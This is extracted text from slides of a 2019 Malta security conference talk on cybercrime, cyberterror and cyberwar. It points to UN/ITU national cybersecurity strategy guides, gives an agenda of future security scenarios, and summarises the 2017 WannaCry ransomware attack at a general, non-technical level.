
...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©




Cyberspace (Hilbert Map): *Browser Zoom(3)*



* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta - 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



“Outer Galaxies of Cyberspace” – Other IP Registries



UN/ITU *National CyberSecurity Strategy* Toolkit (*NCS*) – Global Cyber Partnership



12 International Partners : *CyberSecurity Toolkit to help Nations to Design & Implement Effective CyberSecurity Programmes based upon “Best Practice”...*

Download Link: www.itu.int/pub/D-STR-CYB_GUIDE.01-2018 - Sept 2018

40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©




GUIDE TO DEVELOPING A NATIONAL CYBERSECURITY STRATEGY

STRATEGIC ENGAGEMENT IN CYBERSECURITY



Figure 1 - Lifecycle of a National Cybersecurity Strategy



Download: www.itu.int/dms_pub/itu-d/opb/str/D-STR-CYB_GUIDE.01-2018-PDF-E.pdf

* 21stC Intelligent Integrated Security *


...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



UN/ITU Final Report: Securing Info & Comms Networks – Best Cyber Practice!




Download: www.itu.int/pub/D-STG-SG02.03.1-2017

Intelligent Integrated Security!...




1 – CyberCrime: CyberTerror: CyberWar “OUR Cyber Society”	2 – “Cyber Attacks @ Speed of Light!” “YOUR Cyber Defence”	3 – Real-Time Net Analytics & Modelling “Network Intelligence”
4 – Scenario 2020: Cyber & Physical Tools “Integrated Security”	5-Scenario 2021: Internet of Things-!OT “Self-Adaptive”	6 – Scenario 2022: Machine Learning “Self-Learning”
7 – Scenario 2025: Artificial Intelligence “Cyber-Intelligent”	8–Scenario 2040: Self-Organising Life! “Neural Security”	9 –Cyber VISION to Security NOW!.. “NEW Cyber Toolkit”



Intelligent Integrated Security!...



1 – CyberCrime: CyberTerror: CyberWar “OUR Cyber Society”



“CyberCrime, CyberTerror & CyberWar”

- 1) **Media:** Global News Reports of Cyber Attacks!
- 2) **TOP Threats:** We explore the TOP 10 Threats, & Mechanisms exploited by “Bad Guys”!
- 3) **Cyber Reality:** Understand the Criminal & Political Reality behind Cyber Attacks!
- 4) **Practical Defence:** Discuss Practical Cyber Defence to these Threats for YOUR Business!

.....These same **TOP 10 Threats** are used in some combination in **EVERY** Cyber Hack & Attack!....

Global RansomWare **CyberAttack**

“WanaCrypt0r 2.0” - 12th May 2017



Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+ Countries!**

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Global RansomWare **CyberAttack**

“WanaCrypt0r 2.0” - 12th May 2017



Global Impact on **Critical Services**: UK, Russia, Spain, Italy, China, USA & Beyond!

...More than **200k** Systems in **150+** Countries!

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

